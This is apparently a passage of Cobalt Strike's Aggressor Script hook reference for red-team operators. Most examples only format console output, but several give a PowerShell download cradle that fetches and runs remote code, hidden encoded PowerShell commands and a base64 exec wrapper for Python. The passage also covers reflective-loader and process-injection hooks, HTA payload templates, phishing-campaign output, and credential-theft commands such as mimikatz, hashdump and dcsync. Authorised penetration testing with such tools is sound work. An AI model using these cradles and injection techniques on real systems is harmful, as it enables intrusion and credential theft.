$3 – post-ex architecture (x86/x64)
$4 – parent Beacon ID
$5 – GetModuleHandle pointer
$6 – GetProcAddress pointer
Returns
The Post-ex payload updated with the User Defined reflective loader. Return $null to use the default Post-ex payload and loader.
Example
# ------------------------------------
# $1 = DLL file name
# $2 = DLL content
# $3 = arch
# $4 = parent Beacon ID
# $5 = GetModuleHandle pointer
# $6 = GetProcAddress pointer
# ------------------------------------
set POSTEX_RDLL_GENERATE {
local('$arch $ postex $file_handle $ldr $loader_path $payload');
$postex = $2;
$arch = $3;
warn("Running 'POSTEX_RDLL_GENERATE' for DLL " .
$1 ." with architecture " . $3 . " Beacon ID " . $4 . " . GetModuleHandleA " .
$5 . " GetProcAddress " . $6);
# Read the UDRL from the supplied binary file
$loader_path = "mystuff/Refloaders/bin/MyPostExReflectiveLoader. $+ $arch $+ .o";
$file_handle = openf($loader_path);
$ldr = readb($file_handle, -1);
closef($file_handle);
if (strlen($ldr) == 0) {
warn("Error: Failed to read $loader_path");
return $null;
}
# Prepend UDRL (sRDI/Double Pulsar type) to Post-ex DLL and output the modified payload.
$payload = $ldr . $postex;
print_info("Payload Size: " . strlen($payload));
return $payload;
}POWERSHELL_COMMAND
Change the form of the powershell comamnd run by Cobalt Strike's automation. This affects jump psexec_psh, powershell, and [host] -> Access -> One-liner.
Arguments
$1 - the PowerShell command to run.
$2 - true|false the command is run on a remote target.
Resource Kit
This hook is demonstrated in the The Resource Kit.
Example
set POWERSHELL_COMMAND {
local('$script');
$script = transform($1, "powershell-base64");
# remote command (e.g., jump psexec_psh)
if ($2) {
return "powershell -nop -w hidden -encodedcommand $script";
}
# local command
else {
return "powershell -nop -exec bypass -EncodedCommand $script";
}
}POWERSHELL_COMPRESS
A hook used by the resource kit to compress a PowerShell script. The default uses gzip and returns a deflator script.
Resource Kit
This hook is demonstrated in the The Resource Kit.
Arguments
$1 - the script to compress
POWERSHELL_DOWNLOAD_CRADLE
Change the form of the PowerShell download cradle used in Cobalt Strike's post-ex automation. This includes jump winrm|winrm64, [host] -> Access -> One Liner, and powershell-import.
Arguments
$1 - the URL of the (localhost) resource to reach
Resource Kit
This hook is demonstrated in the The Resource Kit.
Example
set POWERSHELL_DOWNLOAD_CRADLE {
return "IEX (New-Object Net.Webclient).DownloadString(' $+ $1 $+ ')";
}PROCESS_INJECT_EXPLICIT
Hook to allow users to define how the explicit process injection technique is implemented when executing post exploitation commands using a Beacon Object File (BOF).
Arguments
$1- Beacon ID
$2- memory injectable dll (position-independent code)
$3- the PID to inject into
$4- offset to jump to
$5- x86/x64 - memory injectable DLL arch
$6 - argument buffer
Returns
Return a non empty value when defining your own explicit process injection technique.
Return $null to use the default explicit process injection technique.
Post Exploitation Jobs
The following post exploitation commands support the PROCESS_INJECT_EXPLICIT hook. The Command column displays the command to be used in the Beacon window, The Aggressor Script column displays the aggressor script function to be used in scripts, and the UI column displays which menu option to use.
Additional Information
- The [Process Browser] interface is accessed by [beacon] -> Explore -> Process List. There is also a multi version of this interface which is accessed by selecting multiple sessions and using the same UI menu. When in the Process Browser use the buttons to perform additional commands on the selected process.
- The chromedump, dcsync, hashdump, keylogger, logonpasswords, mimikatz, net, portscan, printscreen, pth, screenshot, screenwatch, ssh, and ssh-key commands also have a fork&run version. To use the explicit version requires the pid and architecture arguments.
- For the net and &bnet command the ‘domain’ command will not use the hook.
Job Types
| Command | Aggressor Script | UI |
|---|---|---|
| browserpivot | &bbrowserpivot | [beacon] -> Explore -> Browser Pivot |
| chromedump | ||
| dcsync | &bdcsync | |
| dllinject | &bdllinject | |
| hashdump | &bhashdump | |
| inject | &binject | [Process Browser] -> Inject |
| keylogger | &bkeylogger | [Process Browser] -> Log Keystrokes |
| logonpasswords | &blogonpasswords | |
| mimikatz | &bmimikatz | |
| &bmimikatz_small | ||
| net | &bnet | |
| portscan | &bportscan | |
| postex kit | beacon_execute_postex_job() | |
| printscreen | &bprintscreen | |
| psinject | &bpsinject | |
| pth | &bpassthehash | |
| screenshot | &bscreenshot | [Process Browser] -> Screenshot (Yes) |
| screenwatch | &bscreenwatch | [Process Browser] -> Screenshot (No) |
| shinject | &bshinject | |
| ssh | &bssh | |
| ssh-key | &bssh_key |
Example
set PROCESS_INJECT_EXPLICIT {
# Override this method to implement your own technique
# Return 1 - Use the technique defined in this hook.
# Return $null - Use the built-in technique.
return $null;
}PROCESS_INJECT_EXPLICIT_USER
Use this hook to add custom techniques for injection into a specified, existing process. The hook returns a map that associates each user-visible technique name with the path to its implementing BOF. The techniques are available in the Process Injection dialog, and the selected technique is saved in the client's data manager as the client-wide explicit-injection method.
Arguments
The hook can be called in two contexts.
| Argument | Dialog listing and selection validation | Injection execution |
|---|---|---|
$1
|
$null
|
Beacon ID of the Beacon performing the injection. |
$2
|
$null
|
Target process architecture: "x86" or "x64". This is also the architecture of the payload being injected. |
$3
|
$null (not supplied)
|
Raw payload bytes that would otherwise be passed to the selected BOF. |
The dialog calls the hook without execution context to obtain technique names and to validate a saved selection. Consequently, a hook must return its selectable technique names when $1 and $2 are $null; do not make an entry available only when execution-time arguments are present. During injection, use $1 and $2 to select a compatible BOF or to apply Beacon-specific policy. $3 is provided only during execution.
Returns
Return a map whose ordinary entries use this form:
%injections["Technique name shown in the dialog"] = "/path/to/technique.x64.o";
The map key is the technique name displayed and saved in the dialog. The value is the BOF path to execute. Return an empty map when no techniques are available. The reserved __payload__ key is not an injection technique and is not displayed in the dialog.
To replace the payload passed to the BOF, add __payload__ to the returned map. Its value becomes the payload received by the BOF. Use this key for transformations such as payload obfuscation. If it is used, the selected BOF must reverse the transformation before using the payload.
%injections["__payload__"] = $transformed_payload;
Do not use __payload__ as a technique name. Omit this entry to leave the payload unchanged.
Example
This example always registers MyFavoriteExplicitInjection, selects an x86 or x64 BOF that matches the execution-time architecture, and leaves the payload unchanged.
set PROCESS_INJECT_EXPLICIT_USER {
local('%injections $bid $arch $bof_path');
($bid, $arch) = @_; # $bid and $arch are $null while the dialog is populated
$bof_path = "/path/to/my/explicit.x64.o";
if ($arch eq "x86") {
$bof_path = "/path/to/my/explicit.x86.o";
}
%injections["MyFavoriteExplicitInjection"] = $bof_path;
# During execution, $3 contains the raw payload. A transformation may be
# returned through the reserved key if this BOF knows how to undo it.
# if ($3 !is $null) {
# %injections["__payload__"] = my_obfuscate($3);
# }
return %injections;
}Loading a script containing the preceding example makes the injections available from the Process Injection dialog.

BOF interface
The custom BOF entry point must match the target architecture: gox86 for an x86 target or gox64 for an x64 target. Cobalt Strike serializes the following values, in order:
-
Target process ID (
int) -
Offset to the reflective loader (
int) -
Payload bytes and length (
BeaconDataExtract) -
Optional payload argument buffer and length (
BeaconDataExtract)
For example:
void gox64(char *args, int alen, BOOL x86) {
datap parser;
int pid;
int offset;
int payloadLen;
int argLen;
char *payload;
char *arg;
BeaconDataParse(&parser, args, alen);
pid = BeaconDataInt(&parser);
offset = BeaconDataInt(&parser);
payload = BeaconDataExtract(&parser, &payloadLen);
arg = BeaconDataExtract(&parser, &argLen);
/* Implement the explicit injection technique. */
}The final buffer is present even when the caller supplied no payload arguments; in that case its length is zero. A BOF that uses __payload__ must deobfuscate the third value before treating it as the original payload.
PROCESS_INJECT_SPAWN
Hook to allow users to define how the fork and run process injection technique is implemented when executing post exploitation commands using a Beacon Object File (BOF).
Arguments
$1 - Beacon ID
$2 - memory injectable dll (position-independent code)
$3 - true/false ignore process token
$4 - x86/x64 - memory injectable DLL arch
$5 - argument buffer
Returns
Return a non empty value when defining your own fork and run process injection technique.
Return $null to use the default fork and run injection technique.
Post Exploitation Jobs
The following post exploitation commands support the PROCESS_INJECT_SPAWN hook. The Command column displays the command to be used in the Beacon window, The Aggressor Script column displays the aggressor script function to be used in scripts, and the UI column displays which menu option to use.
Additional Information
- The elevate, runasadmin, &belevate, &brunasadmin and [beacon] -> Access -> Elevate commands will only use the PROCESS_INJECT_SPAWN hook when the specified exploit uses one of the listed aggressor script functions in the table, for example &bpowerpick.
- For the net and &bnet command the ‘domain’ command will not use the hook.
-
The ‘(use a hash)’ note means select a credential that references a hash.
Job Types
| Command | Aggressor Script | UI |
|---|---|---|
| chromedump | ||
| dcsync | &bdcsync | |
| elevate | &belevate | [beacon] -> Access -> Elevate |
| [beacon] -> Access -> Golden Ticket | ||
| hashdump | &bhashdump | [beacon] -> Access -> Dump Hashes |
| keylogger | &bkeylogger | |
| logonpasswords | &blogonpasswords | [beacon] -> Access -> Run Mimikatz |
| [beacon] -> Access -> Make Token (use a hash) | ||
| mimikatz | &bmimikatz | |
| &bmimikatz_small | ||
| net | &bnet | [beacon] -> Explore -> Net View |
| portscan | &bportscan | [beacon] -> Explore -> Port Scan |
| postex_kit | beacon_execute_postex_job() | |
| powerpick | &bpowerpick | |
| printscreen | &bprintscreen | |
| pth | &bpassthehash | |
| runasadmin | &brunasadmin | |
| [target] -> Scan | ||
| screenshot | &bscreenshot | [beacon] -> Explore -> Screenshot |
| screenwatch | &bscreenwatch | |
| ssh | &bssh | [target] -> Jump -> ssh |
| ssh-key | &bssh_key | [target] -> Jump -> ssh-key |
| [target] -> Jump -> [exploit] (use a hash) |
Example
# ------------------------------------
# $1 = Beacon ID
# $2 = memory injectable dll (position-independent code)
# $3 = true/false ignore process token
# $4 = x86/x64 - memory injectable DLL arch
# ------------------------------------
set PROCESS_INJECT_SPAWN {
local('$barch $handle $data $args $entry');
# Set the architecture for the beacon's session
$barch = barch($1);
# read in the injection BOF based on barch
warn("read the BOF: inject_spawn. $+ $barch $+ .o");
$handle = openf(script_resource("inject_spawn. $+ $barch $+ .o"));
$data = readb($handle, -1);
closef($handle);
# pack our arguments needed for the BOF
$args = bof_pack($1, "sb", $3, $2);
btask($1, "Process Inject using fork and run");
# Set the entry point based on the dll's arch
$entry = "go $+ $4";
beacon_inline_execute($1, $data, $entry, $args);
# Let the caller know the hook was implemented.
return 1;
}PROCESS_INJECT_SPAWN_USER
Use this hook to add custom fork-and-run injection techniques. Fork-and-run creates a process and injects the payload into it. The hook returns a map that associates each user-visible technique name with the path to its implementing BOF. The techniques are available in the Process Injection dialog, and the selected technique is saved in the client's data manager as the client-wide spawn-injection method.
Arguments
The hook can be called in two contexts.
| Argument | Dialog listing and selection validation | Injection execution |
|---|---|---|
$1
|
$null
|
Beacon ID of the Beacon performing the fork-and-run operation. |
$2
|
$null
|
Spawned process and payload architecture: "x86" or "x64". |
$3
|
$null (not supplied)
|
Raw payload bytes that would otherwise be passed to the selected BOF. |
Return technique names when the hook is called without context so that they can be listed and selected. On execution, $1 and $2 can select a BOF appropriate for the Beacon and spawned-process architecture; $3 can be transformed for a BOF designed to reverse the transformation.
Return value
Return a map of displayed technique names to BOF paths:
%injections["Technique name shown in the dialog"] = "/path/to/technique.x64.o";
The map key is the technique name displayed and saved in the dialog. The special __payload__ map key replaces the payload delivered to the BOF and is not shown as a selectable technique. Use it only for a payload transformation your BOF knows how to undo; otherwise omit it.
Example
set PROCESS_INJECT_SPAWN_USER {
local('%injections $bid $arch $bof_path');
($bid, $arch) = @_; # $bid and $arch are $null while the dialog is populated
$bof_path = "/path/to/my/spawn.x64.o";
if ($arch eq "x86") {
$bof_path = "/path/to/my/spawn.x86.o";
}
%injections["MyFavoriteSpawnInjection"] = $bof_path;
# $3 is the raw payload during execution. To override it:
# if ($3 !is $null) {
# %injections["__payload__"] = my_obfuscate($3);
# }
return %injections;
}Loading a script containing the preceding example makes the injections available from the Process Injection dialog.

BOF interface
Provide a gox86 or gox64 entry point matching $2. Cobalt Strike serializes these values, in order:
-
Ignore-process-token flag (
short): a nonzero value creates the spawned process without using the current process token. -
Payload bytes and length (
BeaconDataExtract) -
Optional payload argument buffer and length (
BeaconDataExtract)
For example:
void gox64(char *args, int alen, BOOL x86) {
datap parser;
short ignoreToken;
int payloadLen;
int argLen;
char *payload;
char *arg;
BeaconDataParse(&parser, args, alen);
ignoreToken = BeaconDataShort(&parser);
payload = BeaconDataExtract(&parser, &payloadLen);
arg = BeaconDataExtract(&parser, &argLen);
/* Create the process and inject the payload. */
}The final buffer is present even when the caller supplied no payload arguments; in that case its length is zero. A BOF that uses __payload__ must deobfuscate the third value before treating it as the original payload.
PSEXEC_SERVICE
Set the service name used by jump psexec|psexec64|psexec_psh and psexec.
Example
set PSEXEC_SERVICE {
return "foobar";
}PYTHON_COMPRESS
Compress a Python script generated by Cobalt Strike.
Arguments
$1 - the script to compress
Resource Kit
This hook is demonstrated in the The Resource Kit.
Example
set PYTHON_COMPRESS {
return "import base64; exec base64.b64decode(\"" . base64_encode($1) . "\")";
}RESOURCE_GENERATOR
Control the format of the VBS template used in Cobalt Strike.
Resource Kit
This hook is demonstrated in the The Resource Kit.
Arguments
$1 - the shellcode to inject and run
RESOURCE_GENERATOR_VBS
Controls the content of the HTML Application User-driven (EXE Output) generated by Cobalt Strike.
Arguments
$1 - the EXE data
$2 - the name of the .exe
Resource Kit
This hook is demonstrated in the The Resource Kit.
Example
set HTMLAPP_EXE {
local('$handle $data');
$handle = openf(script_resource("template.exe.hta"));
$data = readb($handle, -1);
closef($handle);
$data = strrep($data, '##EXE##', transform($1, "hex"));
$data = strrep($data, '##NAME##', $2);
return $data;
}SENDMAIL_DONE
Formats the summary line shown after a phishing or mass email operation completes.
Arguments
$1 - phishing campaign ID
Returns
Return the formatted completion line.
Example
set SENDMAIL_DONE {
return "\n\cC[*]\o Email sent on " . formatDate('yyyy-MM-dd HH:mm:ss Z') . "\n";
}SENDMAIL_POST
Formats the result shown after an individual email send attempt.
Arguments
$1 - phishing campaign ID
$2 - recipient email address
$3 - status value
$4 - status detail text
Returns
Return the formatted post-send result line.
Example
set SENDMAIL_POST {
# cid, email, status, message
if ($3 eq "SUCCESS") {
return "\t\c9SUCCESS\cE:\o $4 $+ \n";
}
else if ($3 eq "Failed") {
return "\t\c4Failed\cE:\o $4 $+ \n";
}
}SENDMAIL_PRE
Formats the line shown before an individual email is sent.
Arguments
$1 - phishing campaign ID
$2 - recipient email address
Returns
Return the formatted pre-send line.
Example
set SENDMAIL_PRE {
# email
return "\cC[*]\o Send Email\cE:\o $2 $+ \n";
}SENDMAIL_START
Formats the summary banner shown before a phishing or mass email operation begins.
Arguments
$1 - phishing campaign ID
$2 - target count
$3 - attachment path, if any
$4 - bounce address
$5 - SMTP server
$6 - subject
$7 - template path
$8 - URL
Returns
Return the formatted start banner.
Example
set SENDMAIL_START {
local('$res $victims $ntarget $attachment $bounceto $server $subject $templatef $url');
($null, $ntarget, $attachment, $bounceto, $server, $subject, $templatef, $url) = @_;
$res = "\cC[*]\o Starting mass email on " . formatDate('yyyy-MM-dd HH:mm:ss Z') . "\n";
$res .= "\nPhishing Options:\n\cE=================\n\n";
$res .= " Option Current Setting\n";
$res .= "\cE ------ ---------------\n";
if ($attachment !is $null) {
$res .= " Attachment $attachment $+ \n";
}
$victims = iff($ntarget == 1, "$ntarget target", "$ntarget targets");
$res .= " Bounce To $bounceto $+ \n";
$res .= " Server $server $+ \n";
$res .= " Subject $subject $+ \n";
$res .= " Targets $victims $+ \n";
$res .= " Template $templatef $+ \n";
$res .= " URL $url $+ \n\n";
return $res;
}SIGNED_APPLET_MAINCLASS
Specify a Java Applet file to use for the Java Signed Applet Attack. See Java Signed Applet Attack.
Applet Kit
This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).
Example
set SIGNED_APPLET_MAINCLASS {
return "Java.class";
}SIGNED_APPLET_RESOURCE
Specify a Java Applet file to use for the Java Signed Applet Attack. See Java Signed Applet Attack.
Applet Kit
This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).
Example
set SIGNED_APPLET_RESOURCE {
return script_resource("dist/applet_signed.jar");
}SMART_APPLET_MAINCLASS
Specify the MAIN class of the Java Smart Applet Attack. See Java Smart Applet Attack.
Applet Kit
This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).
Example
set SMART_APPLET_MAINCLASS {
return "Java.class";
}SMART_APPLET_RESOURCE
Specify a Java Applet file to use for the Java Smart Applet Attack. See Java Smart Applet Attack.
Applet Kit
This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).
Example
set SMART_APPLET_RESOURCE {
    return script_resource("dist/applet_rhino.jar");
}SSH_CHECKIN
Formats an SSH session check-in message.
Arguments
$1 - session ID
$2 - message text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted check-in string.
Example
set SSH_CHECKIN {
return "\c9[+]\o " . strrep($2, ':', "\cE:\o");
}SSH_CONSOLE_TIMESTAMP
Formats the timestamp prefix shown before SSH console entries when timestamps are enabled.
Arguments
$1 - session ID
$2 - operator name
$3 - text
$4 - event timestamp
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the timestamp prefix string.
Example
set SSH_CONSOLE_TIMESTAMP {
return "\cE[" . dstamp($4) . "]\o ";
}SSH_ERROR
Formats an SSH session error message.
Arguments
$1 - session ID
$2 - error text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted error string.
Example
set SSH_ERROR {
return "\c4[-]\o " . strrep($2, ':', "\cE:\o");
}SSH_INPUT
Formats operator input shown in the SSH console transcript.
Arguments
$1 - session ID
$2 - operator name
$3 - command text
$4 - event timestamp
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted input line.
Example
set SSH_INPUT {
if ($2 eq mynick()) {
return "\Ussh\o> $3";
}
else {
return "$2 \Ussh\o> $3";
}
}
SSH_OUTPUT
Formats standard SSH session output.
Arguments
$1 - session ID
$2 - output text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted output string.
Example
set SSH_OUTPUT {
return "\c9[+]\o " . replace($2, "([a-z]):\n", "\$1\cE:\n\o", 1);
}SSH_OUTPUT_ALT
Formats alternate SSH session output that is shown with task-style coloring.
Arguments
$1 - session ID
$2 - output text
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted output string.
Example
set SSH_OUTPUT_ALT {
return "\cC[*]\o " . strrep($2, ":\n", "\cE:\n\o");
}SSH_OUTPUT_DOWNLOADS
Formats the SSH downloads table.
Arguments
$1 - session ID
$2 - array of download metadata maps
Returns
Return the formatted downloads listing.
Example
set SSH_OUTPUT_DOWNLOADS {
local('$out $entry $name $path $size $rcvd');
$out .= "\cC[*]\o Downloads\n\n";
$out .= " Name Size Received Path\n";
$out .= "\cE ---- ---- -------- ----\n";
foreach $entry ($2) {
($name, $path, $size, $rcvd) = values($entry, @("name", "path", "size", "rcvd"));
$pct = round((double($rcvd) / $size) * 100.0, 1) . '%';
$size = format_size($size);
$rcvd = format_size($rcvd);
$rcvd = "$rcvd ( $+ $pct $+ )";
$out .= " $[18]name $[7]size $[15]rcvd $path $+ \n";
}
return $out;
}
# bid, from, text, when
set SSH_INPUT {
if ($2 eq mynick()) {
return "\Ussh\o> $3";
}
else {
return "$2 \Ussh\o> $3";
}
}SSH_OUTPUT_HELP
Formats the main SSH console help output.
Arguments
$1 - session ID
$2 - optional search text
Returns
Return the formatted SSH command help listing.
Example
set SSH_OUTPUT_HELP {
local('$bid $search4');
local('$out $udStart $udEnd $cmd $name $desc $highlightUDCmds');
local('@array');
$bid = $1;
$search4 = lc($2);
$out = "\n";
$out .= "SSH Commands\n";
$out .= "\cE============\n\n";
$out .= " Command Description\n";
$out .= "\cE ------- -----------\n";
@array = sorta(ssh_helpinfo());
$highlightUDCmds = pref_get("console.highlight.user_defined_cmds.boolean", "true");
foreach $cmd (@array) {
$name = [$cmd getName];
$desc = [$cmd getDescription];
# ==========================================
# Simple contains filter...
# ==========================================
if ($search4 is $null || $search4 eq "") {
# no filter... keep em all
} else {
# check the filter...
if ([[$name toLowerCase] contains: $search4]) {
# keep it...
} else if ([[$desc toLowerCase] contains: $search4]) {
# keep it...
} else {
# ditch it...
continue;
}
}
# ==========================================
# Highlight user-defined commands...
# ==========================================
$udStart = "";
$udEnd = "";
if ("true" eq $highlightUDCmds) {
($udStart, $udEnd) = decorateUserDefinedCommand($cmd);
}
$out .= "$udStart $[26]name $desc $+ $udEnd $+ \n";
}
return $out;
}SSH_OUTPUT_HELP_COMMAND
Formats detailed help for a specific SSH command.
Arguments
$1 - command name
Returns
Return the formatted detailed help text for the command.
Example
set SSH_OUTPUT_HELP_COMMAND {
return strrep(ssh_command_detail($1), "Use:", "Use\cE:\o");
}SSH_OUTPUT_HELP_GROUPS
Formats grouped SSH help output, including built-in and user-defined help groups.
Arguments
$1 - session ID
$2 - optional help group name
$3 - optional search text
Returns
Return the formatted grouped help output.
Example
set SSH_OUTPUT_HELP_GROUPS {
local('$bid $showgroup $search4');
local('$out %help_groups $workgroup');
$bid = $1;
$showgroup = $2;
$search4 = $3;
# warn("Running 'SSH_OUTPUT_HELP_GROUPS' for beacon $bid with group $showgroup filter $search4");
%help_groups = ssh_helpgroups();
$out = "";
if (strlen($showgroup) > 0) {
$out .= getSSHHelpGroup($showgroup, $search4, %help_groups);
} else {
$out .= getSSHHelpGroup("housekeeping", $search4, %help_groups);
$out .= getSSHHelpGroup("native", $search4, %help_groups);
# Get the user defined groups...
local('@user_def_groups');
foreach $workgroup (%help_groups) {
if ($workgroup eq "builtin") { continue; }
if ($workgroup eq "userdefined") { continue; }
if ($workgroup eq "housekeeping") { continue; }
if ($workgroup eq "native") { continue; }
add(@user_def_groups, $workgroup);
}
# Sort/Process user defined groups...
if (size(@user_def_groups) > 0) {
sorta(@user_def_groups);
foreach $workgroup (@user_def_groups) {
$out .= getSSHHelpGroup($workgroup, $search4, %help_groups);
}
}
# List commands not assigned to a group...
$out .= getSSHHelpGroup("---orphans---", $search4, %help_groups);
}
if (strlen($out) == 0) {
$out = "\c4[-]\o No matching help found";
}
return $out;
}SSH_SBAR_LEFT
Controls the left side of the SSH console status bar.
Arguments
$1 - session ID
$2 - metadata map for the SSH session
Returns
Return the left status bar string.
Example
set SSH_SBAR_LEFT {
local('$computer $user $pid $barch');
($computer, $user, $pid, $barch) = values($2, @('computer', 'user', 'pid', 'barch'));
return "[ $+ $computer $+ ] $user";
}SSH_SBAR_RIGHT
Controls the right side of the SSH console status bar.
Arguments
$1 - session ID
$2 - metadata map for the SSH session
Returns
Return the right status bar string.
Example
set SSH_SBAR_RIGHT {
if ($2['note'] ne "") {
return "\c2" . $2['note'] . " \olast: " . $2['lastf'] . " ";
}
else {
return "last: " . $2['lastf'] . " ";
}
}SSH_TASKED
Formats tasking output for an SSH session.
Arguments
$1 - session ID
$2 - task description
$3 - event timestamp
$4 - job ID, if associated with a job
$5 - task ID as a lowercase hexadecimal string, if associated with a task
Returns
Return the formatted tasking string.
Example
set SSH_TASKED {
return "\cC[*]\o " . strrep($2, ':', "\cE:\o");
}WATERMARK_IMAGE
Customize the default watermark visible from a Beacon console.
Arguments
$1 - Beacon ID
$2 - Beacon architecture (x86/x64)
$3 - Beacon isAdmin flag ($null/1)
$4 - type of Beacon ("Beacon (LLVM)", "Beacon (MSVC)", "SSH")
Returns
Path to the watermark .png file that will be loaded by the console.
Example
set WATERMARK_IMAGE {
$bid = $1;
$arch = $2;
$isAdmin = $3;
$type = $4; # "Beacon (LLVM)", "Beacon (MSVC)", "SSH"
# Your favorite logic goes here
return "/tmp/best_c2_watermark.png";
}WEB_HIT
Formats an entry in the Web Log for an inbound HTTP request handled by Cobalt Strike.
Arguments
$1 - HTTP method
$2 - requested URI
$3 - remote address
$4 - user agent
$5 - HTTP response text
$6 - response size in bytes
$7 - handler description, if any
$8 - request parameter map, excluding the input parameter
$9 - event timestamp
$10 - local listening port
Returns
Return the formatted Web Log entry.
Example
set WEB_HIT {
local('$out $now $method $uri $addr $ua $response $size $handler $when $params $port');
($method, $uri, $addr, $ua, $response, $size, $handler, $params, $when, $port) = @_;
$now = dstamp($when);
$out = "$now visit (port $port $+ ) from\cE:\o $addr $+ \n";
$out .= "\tRequest\cE:\o $method $uri $+ \n";
if ($handler ne "") {
$out .= "\t $+ $handler $+ \n";
}
else {
$out .= "\tResponse\cE:\c4 $response $+ \n";
}
$out .= "\t $+ $ua $+ \n";
if (size($params) > 0) {
local('$key $value');
$out .= "\t= Form Data=\n";
foreach $key => $value ($params) {
$out .= "\t $+ $[10]key = $value $+ \n";
}
}
return "$out $+ \n";
}